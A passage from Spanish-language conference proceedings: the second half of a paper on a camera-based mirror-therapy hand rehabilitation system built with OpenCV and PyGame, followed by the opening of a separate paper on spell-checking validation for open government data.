


Figura 2. Imagen con iluminación ambiente

³ Disponibles en <https://www.python.org/>, <https://opencv.org/>, <https://pygame.org/>.

En lo que respecta a los dispositivos, se utilizan un celular Motorola Moto G3 y una PC con monitor. El video se captura con el celular desde una posición fija (en un trípode y apuntando hacia abajo a las manos del usuario). El video es transmitido a la pc por medio de DroidCAM⁴, la aplicación captura este streaming y lo procesa para identificar manos y gestos, y finalmente, se genera la escena simulada de la interacción virtual (que actualmente se reproduce en el monitor). Un esquema de la escena descrita se presenta en la Figura 3.




Figura 3. Organización de la escena

b. Captura y segmentación

Durante la configuración de la adquisición se evaluó la utilidad de la función de alto rango dinámico (HDR, del inglés *High Dynamic Range*) disponible en el celular. En las pruebas preliminares, con luz dedicada, se vieron intensificadas las sombras producidas con la mano, como se puede ver en las Figuras 4.a y 4.b. Entonces, se decidió evitar el uso de HDR para la implementación actual.




Figura 4. (a): HDR encendido. (b): HDR apagado.

Una vez obtenido el streaming, se procesa frame a frame. Para reducir el ruido en la imagen y lograr colores más uniformes en la mano, se aplicó un filtro gaussiano de tamaño (7x7)px y varianza alta; y luego, se utilizó un filtro de mediana de (11x11)px.

⁴ Disponible en <https://www.dev47apps.com/>

c. Generación y eliminación del fondo de escena

Para extraer las manos de la imagen sin el fondo, se procede a generar un modelo del fondo de la escena, que será sustraído de la imagen de entrada. Se probaron los métodos disponibles en OpenCV pero para esta aplicación no resultaron demasiado útiles, sobre todo no resulta necesaria la actualización permanente. Se utilizaron las implementaciones MOG2 y K-NN para la generación de fondo⁵, y como se actualizaban en cada frame se generaba un problema en las zonas donde se encuentran más frecuentemente las manos del usuario. Así, se generan colores combinados entre la piel y el fondo, como se puede observar en la Figura 5.



Figura 5. (a) Resultado con el método KNN, (b): Resultado con el método MOG2

Por lo tanto, se decidió utilizar un modelado simple a partir del promedio de imágenes de fondo (considerando de 1 a 2 segundos), y se comprobó que era útil para ajustar las condiciones del streaming de la cámara en los casos que existía “autoenfoco” y “autoexposición”. Si bien este proceso se realiza al comenzar la ejecución del sistema, se puede recalcular la imagen de fondo cuando el usuario lo desee y podría ajustarse para que se vuelva a calcular automáticamente a intervalos regulares de tiempo. Durante el cómputo del fondo, aparece en la vista de la cámara un círculo rojo, para informar al usuario que no debe colocar sus manos en la escena. Cuando ya se cuenta con el fondo, se toma la diferencia absoluta entre el frame actual y el fondo calculado previamente. El resultado es umbralizado para obtener una máscara binaria, como se puede observar en la Figura 6.




Figura 6. (a): Diferencia absoluta entre imagen y fondo, (b): Resultado umbralizado

⁵ Documentación disponible en https://docs.opencv.org/3.4/d1/dc5/tutorial_background_subtracton.html

Habitualmente, la máscara obtenida no es perfecta y necesita un post-proceso. Primero se aplica un proceso de apertura morfológica con un kernel de 3x3 para eliminar ruidos (objetos espúreos pequeños), seguido de cuatro iteraciones de un proceso de cierre morfológico para rellenar los agujeros que se producen en la zona de interés (Figura 5.a). Como eventualmente también se generan objetos espúreos más grandes, por medio de la aplicación del algoritmo de componentes conectadas, estos son eliminados, ya que a esta altura del proceso el objeto más grande es la parte que corresponde al cuerpo (Figura 5.b).




Figura 7. (a): máscara luego de operaciones morfológicas, (b): máscara final

El último paso de esta etapa es aplicar la máscara a la imagen original, y hacer que todo lo que pertenece al fondo se vuelva transparente. El resultado se puede observar en la Figura 8.




Figura 8. Imagen final e imagen de entrada

d. Identificación de gestos

Este módulo del sistema recibe como entrada los frames de video ya preprocesados y el objetivo es detectar los movimientos y posiciones de la mano; y el gesto que esté realizando en ese momento. Para el reconocimiento de los gestos se utilizó un enfoque geométrico y se utilizaron ideas propuestas en [19]. A partir de la imagen con la mano segmentada, se calcula la envolvente convexa que la contiene. Con esto se simplifica la estructura de la mano y es posible identificar puntos en la mano que son de utilidad a la hora de estimar un gesto. De la envolvente convexa, se obtienen los “vértices”, los “defectos” y el centro de masa. En la Figura 9 se presentan los gestos que se utilizan en este trabajo: mano abierta, puño cerrado y

símbolo de paz. La incorporación de nuevos gestos es una tarea sencilla.




Figura 9. Gestos identificables

Para el caso de la **palma abierta** (ver Figura 10), los vértices de la envoltura convexa coinciden con las puntas de los dedos (puntos color magenta), mientras que los valles entre dedos quedan determinados por los defectos convexos, que son los puntos de máxima distancia desde la envoltura convexa a la superficie que ésta encierra entre vértices (puntos color cyan). La muñeca también presenta un valle (punto color amarillo), pero es simple de determinar por el tamaño del ángulo que forma con los vértices adyacentes. Los defectos convexos espurios (punto color azul) pueden filtrarse con un umbral de distancia mínima. Finalmente, se calcula el centro de la palma (punto color azul) como el punto medio de los puntos de valles y de muñeca, mientras que, una elipse que pasa por estos puntos aproxima los límites de la palma.




Figura 10. Cálculo de características de la mano abierta

Para el caso del gesto de **puño cerrado**, que no presenta dedos ni valles, se hace necesario computar de otra manera el centro de la palma. El centro de masa del envoltorio no es una buena aproximación, debido a la posible presencia de diferentes “cantidades de brazo” en la imagen. Una alternativa es tratar de identificar qué parte se corresponde con la mano. Entonces, se utilizan los dos “lados” más largos de la envoltura convexa para determinar el brazo (representados con las líneas amarillas en la Figura 11). Finalmente se aproxima el centro del puño con el resto de los lados.




Figura 11. Cálculo de características para el puño

Como hemos restringido los símbolos válidos, resta definir el caso del “**símbolo de paz**” y para esto se hace la detección de dos dedos y un valle.

Para agregar nuevos gestos, es preciso observar los patrones de aparición de cada tipo de punto, especificarlos y proceder con la clasificación.

e. Simulación y ejercicios

Los resultados obtenidos en las etapas previas, permiten definir diferentes ejercicios, que pueden involucrar el movimiento de la mano y/o la realización de gestos. Si bien, aquí sólo definimos 3, agregar nuevos ejercicios utilizando los resultados previos es bastante simple. Para esta etapa se decidió utilizar la biblioteca PyGame por la facilidad de integración con el resto de la aplicación y porque cuenta con las funcionalidades mínimas requeridas para la versión actual. En la siguiente sección se retoma la discusión acerca de la forma de simular el ejercicio.

En aquellos casos donde se pretende realizar una estimulación basada en la metodología de espejo, un primer paso es crear un área de visualización del doble de ancho de la imagen de entrada para poder mostrar la mano que realiza el ejercicio y su versión espejada. Es necesario definir qué mano es la parética y así, se logra presentar la ilusión de que ambas manos están trabajando.

Sobre esta ventana de visualización, se presentan distintos *sprites* (imágenes) que el usuario debe alcanzar

con la mano y si debe realizar un gesto, siguiendo las reglas del ejercicio escogido. A continuación, se explican los ejercicios propuestos sobre la imagen de entrada.

Ejercicio 1: movimiento coordinado simple

Este ejercicio se pensó para pacientes con movilidad reducida en la mano y los dedos. Su objetivo es entrenar la movilidad de la mano completa, sin contemplar la realización de gestos.

En este ejercicio existe una zona de reposo de la mano, donde inicia y finaliza cada interacción (representada con el rectángulo celeste en la Figura 12). Durante el ejercicio aparece en la pantalla y con ubicación aleatoria un círculo blanco (Fig. 13) que debe ser alcanzado moviendo con la mano. Cuando el círculo es alcanzado, este se torna de color verde (Fig. 14), confirmando que el objetivo fue cumplido. Luego de unos segundos, el círculo desaparece y el rectángulo celeste indica que debe volver a la posición de reposo. Este proceso se repite las veces que se defina.




Figura 12. Zona de reposo (recuadro celeste)




Figura 13. Objetivo que debe alcanzarse



Figura 14. Objetivo alcanzado con éxito

Ejercicio 2: movimiento y realización de gestos

Este ejercicio está orientado a pacientes con mayor movilidad en los dedos y muñeca, ya que se requiere la realización de distintos gestos con las manos. Este ejercicio tiene una dinámica similar a la del ejercicio 1, se deben alcanzar los círculos desde la posición de reposo y una vez cumplido el objetivo, se retorna a la posición de reposo. La diferencia aquí es que, una vez alcanzado el círculo, el paciente debe realizar el gesto que se le indica dentro del círculo y mantenerlo durante unos segundos (Fig. 15). Cuando ambas condiciones se cumplen de forma simultánea (Figs. 16 y 17), el círculo cambia a color verde para indicar el éxito de la acción, y luego, se indica que debe retornar a la zona de reposo. Esto se puede repetir las veces que sea necesario, y cada vez, tanto la localización como el gesto son escogidos de forma aleatoria.



Figura 15. Localización y gesto objetivo



Figura 16. Localización correcta y gesto erróneo



Figura 17. Localización y gesto correctos

Ejercicio 3: interacción con objetos

Este ejercicio requiere una buena movilidad en los dedos y mano, además de coordinación. El paciente debe tener la capacidad de mover las manos; abrir y cerrar su puño para poder tomar objetos y desplazarlos (Fig. 18 y 19). En este ejercicio, la dinámica consiste en alcanzar la posición de la pelota virtual (que aparece dibujada en pantalla) y realizando el gesto del **puño** se “captura” la pelota. Se debe mantener el gesto del **puño** mientras se desplaza la mano hasta la posición indicada, y finalmente se abre la mano para liberar la pelota. Si el ejercicio se realizó correctamente el círculo se vuelve de color verde y se indica que debe retornar a la zona de reposo (Fig. 20). El proceso puede ser repetido las veces que sea requerido, y asigna posiciones aleatorias a la pelota y a la posición de destino en cada realización.




Figura 18. Pelota y destino objetivo




Figura 20. Objetivo alcanzado con éxito




Figura 19. Mano capturando la pelota

3. Resultados y discusiones

Aquí se presentan los resultados de la visualización que recibe el paciente y se proponen discusiones y consideraciones que permitirán enriquecer y mejorar el sistema. En las Figuras 21 y 22 se pueden ver ejemplos de las pantallas que se visualizan durante la realización de los ejercicios implementando la metodología de espejo. Como se comentó previamente, en la versión actual la salida es presentada a través del monitor.




Figura 21. Capturas de pantalla, ejercicio 1

Para que se pueda observar el funcionamiento del sistema, ponemos a disposición dos videos en <https://www.youtube.com/watch?v=GaMWOlxoU2Y> y <https://www.youtube.com/watch?v=728MbKEqxKg>. En el primero se ve la salida que obtiene el paciente mientras realiza un ejercicio, mientras que en el restante se intenta mostrar toda la escena donde transcurre la actividad.

Se pretende avanzar con la proyección de estas imágenes a través de un celular emplazado en un dispositivo de VR. En este sentido, se están evaluando diferentes posibilidades respecto de la generación de la imagen estéreo: (1) realizar el efecto de distorsión radial y de centrado de imágenes desde cero, y enviar esa imagen estéreo al celular, (2) enviar la imagen que se ve en las

capturas y utilizar un API de Android para la generación de la imagen estéreo y su reproducción.




Figura 22. Capturas de pantalla, ejercicio 3

Respecto de la forma de hacer el streaming al celular: (1) utilizar alguna aplicación como VLC⁶ para reproducir el streaming en el celular, (2) generar un streaming en vivo en YouTube. Esta última opción tendría dos ventajas, es posible generar el vídeo estéreo utilizando una opción de la aplicación y además, se puede compartir el link de la transmisión por internet para que un especialista observe en vivo lo que observa el paciente.

Otro tema que puede abrirse a la discusión es el hecho de utilizar las imágenes de las manos reales en vez de simular la escena completamente. Si bien se analizó la segunda propuesta, nos pareció que la percepción de la mano propia es muy relevante, más allá de que la integración de escenarios y objetos sintéticos o simulados con información real puede no verse tan agradable.

Es importante que un próximo paso sea la interacción con especialistas en rehabilitación neurofisiológica, tanto para validar la utilidad del sistema como para incorporar

⁶ Disponible en <https://www.videolan.org/>

nuevas tareas, como ser: la estimulación/rehabilitación de otro tipo de pacientes, la realización de ejercicios a dos manos combinadas, incorporación de actividades cognitivas y de memoria como ser la realización de gestos en secuencia o recordar una secuencia de destinos donde mover un objeto, entre otros.

4. Conclusiones y trabajos futuros

En este trabajo se presenta el diseño y desarrollo de un sistema que permite la realización virtual de ejercicios cuya metodología está basada en la terapia de espejo. La implementación se realizó utilizando técnicas de procesamiento digital de imágenes con lo que se logran resultados muy satisfactorios manteniendo una baja complejidad respecto de los algoritmos y la carga computacional. Se han cumplido los objetivos respecto a la reproducción de algunos ejercicios de la terapia y a la detección de posicionamiento de la mano y sus gestos. El sistema actual está en condiciones de ser puesto en funcionamiento sin mayores dificultades de instalación y uso, por parte de los terapeutas para poder generar mejores experiencias en estas terapias de rehabilitación.

Los trabajos futuros a corto plazo incluyen la incorporación de gestos adicionales y la definición de nuevos ejercicios con el asesoramiento de especialistas. Mientras que, en el mediano plazo, se pretende realizar la implementación necesaria para la visualización mediante un celular montado en un dispositivo de VR, y las evaluaciones en pacientes reales que validen su utilidad. En el largo plazo, se pretende utilizar mini-pc (como ser Raspberry Pi) para reemplazar la pc y se evaluará la implementación completa a través de Android sobre un único dispositivo celular.

Referencias

- [1] Go AS, Mozaffarian D, Roger VL, Benjamin EJ, Berry JD, Blaha MJ, Dai S, Ford ES, Fox CS, Franco S. Heart disease and stroke statistics - 2014 update: a report from the American Heart Association. *Circulation* 2014;129:e28–e292.
- [2] Khan, Yasir, Zhijie Xu, and Mark Stigant. "Virtual reality for Neuropsychological diagnosis and rehabilitation: A Survey." *Proceedings on Seventh International Conference on Information Visualization, 2003. IV 2003.. IEEE, 2003.*
- [3] Ownsworth, Tamara, et al. "Assessing emotional status following acquired brain injury: The clinical potential of the depression, anxiety and stress scales." *Brain Injury* 22.11 (2008): 858-869.
- [4] Sevgi Ikbali Afsar, Ilkin Mirzayev, Oya Umit Yemisci, Sacide Nur Cosar Saracgil. *Virtual Reality in Upper*

- Extremity Rehabilitation of Stroke Patients: A Randomized Controlled Trial. *Journal of Stroke and Cerebrovascular Diseases*, 27(12): 3473-3478, 2018.
- [5] Maggio, Maria Grazia; Latella, Desirèe; Maresca, Giuseppa; Sciarrone, Francesca; Manuli, Alfredo; Naro, Antonino; De Luca, Rosaria; Calabrò, Rocco Salvatore Virtual Reality and Cognitive Rehabilitation in People With Stroke: An Overview, *Journal of Neuroscience Nursing*, 51(2): 101-105, 2019.
- [6] Ayhan Aşkın and Emel Atar and Hikmet Koçyiğit and Aliye Tosun. Effects of Kinect-based virtual reality game training on upper extremity motor recovery in chronic stroke. *Somatosensory & Motor Research*, 35(1): 25-32, 2018. Taylor & Francis.
- [7] Vourvopoulos, A., Pardo, O.M., Lefebvre, S., Neureither, M., Saldana, D., Jahng, E., & Liew, S. (2019). Effects of a Brain-Computer Interface With Virtual Reality (VR) Neurofeedback: A Pilot Study in Chronic Stroke Patients. *Frontiers in Human Neuroscience*, 13.
- [8] Estepa, A., et al. "Development of a Kinect-based exergaming system for motor rehabilitation in neurological disorders." *Journal of Physics: Conference Series*. Vol. 705. No. 1. 2016.
- [9] Aulio, M. C., Han, D. Y., & Glueck, A. C. (2020). Virtual reality gaming as a neurorehabilitation tool for brain injuries in adults: A systematic review. *Brain injury*, 34(10), 1322–1330. <https://doi.org/10.1080/02699052.2020.1802779>
- [10] Yates, Michael, Arpad Kelemen, and Cecilia Sik Lanyi. "Virtual reality gaming in the rehabilitation of the upper extremities post-stroke." *Brain injury* 30.7 (2016): 855-863.
- [11] Arip, Eza Surya Mohd and Ismail, Waidah and Nordin, Md Jan and Radman, Abduljalil. Virtual reality rehabilitation for stroke patients: Recent review and research issues. *AIP Conference Proceedings*, 1905(1):050007, 2017. <https://doi.org/10.1063/1.5012226>,
- [12] Ramachandran, V. S., and D. Rogers-Ramachandran. "Synaesthesia in phantom limbs induced with mirrors." *Proceedings of the Royal Society of London. Series B: Biological Sciences* 263.1369 (1996): 377-386.
- [13] Najiha Aishath, Alagesan Jagatheesan, Rathod, Vandana and Paranthaman Poongundran, "MIRROR THERAPY: A REVIEW OF EVIDENCES.", *International Journal of Physiotherapy and Research*. 3. 1086-90. 2015
- [14] EvolvRehab, "Virtual Rehab Hands", https://evolvrehab.com/virtualrehab/virtualrehab_hands/.
- [15] Rewellio, "Virtual Reality (VR) based hand rehabilitation for stroke patients", <https://www.youtube.com/watch?v=EgGqS2zkipv8>.
- [16] Minichino, Joe, and Joseph Howse. *Learning OpenCV 3 Computer Vision with Python*. Packt Publishing Ltd, 2015.
- [17] Laganière, Robert. *OpenCV 3 Computer Vision Application Programming Cookbook*. Packt Publishing Ltd, 2017.
- [18] Kelly, Sloan. *Python, PyGame and Raspberry Pi Game Development*. Apress, 2016.
- [19] Byung-Gook Lee Hui-Shyong Yeo and Hyotaek Lim, "Hand tracking and gesture recognition system for human-computer interaction using low-cost hardware", *Multimed Tools Appl*, 74, 31, 2013.

Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness

Roxana Martínez, Christian Parkinson
Centro de Altos Estudios en Tecnología Informática (CAETI).
Universidad Abierta Interamericana,
Ciudad Autónoma de Buenos Aires, Argentina
{Roxana.Martinez, Christian.Parkinson}@uai.edu.ar

Resumen

En este trabajo se muestran distintos principios de calidad de los datos abiertos propuestos por organizaciones reconocidas a nivel internacional en la temática de gobierno abierto. Se verifica la calidad del dato a través de la métrica para la detección de errores ortográficos, utilizando el concepto del factor Syntactic Correctness. Por lo que, se presenta una sección con los trabajos relacionados orientados a la calidad de los portales de datos abiertos, y de las diversas herramientas de detección de errores ortográficos existentes. El objetivo y aporte de esta investigación fue incorporar y adaptar la herramienta más apropiada (según análisis comparativo realizado y verificado en este mismo estudio) con la inclusión de nuevas características y funciones de detección, en un desarrollo propio de software, el cual realiza un control de la calidad de los datos abiertos desde el aspecto de la detección de errores ortográficos en los datos de cada uno de los campos del tipo cadena de texto que conforman al Dataset analizado. Se tuvo en cuenta distintos criterios de análisis, que llevó al diseño de algoritmos en el prototipo para una mejor detección de falencias, como así de cantidad de ocurrencias por error. Además, se detectan los campos completos, es decir se analiza campo por campo (lo que conforma un registro), con el fin de verificar que todos fueron cargados, en caso contrario, se contabiliza como campo faltante. Este resultado, permite que un usuario utilice la herramienta de validación, y logre una mejor concientización de los aspectos que implican la calidad en los datos abiertos.

Palabras Clave: Calidad de Datos Abiertos; Herramienta de Validación; Ortografía en datos abiertos; Gobierno Abierto.

1. Introducción

Como es de público conocimiento, la innovación tecnológica facilita la creación de diversos canales que permiten que los ciudadanos tengan un mayor grado de participación pública. Es por eso que el rol de las TIC, es decir de las tecnologías de la información y la comunicación, son fundamentales en el contexto de la transformación de un Gobierno Abierto e innovador. La innovación tecnológica es fundamental en el papel de los procesos de consultas de datos públicos, abiertos y colaborativos, ésta sigue creciendo y es un aliado fundamental en la era del desarrollo y colaboración para articular la participación ciudadana en el Estado Mundial.

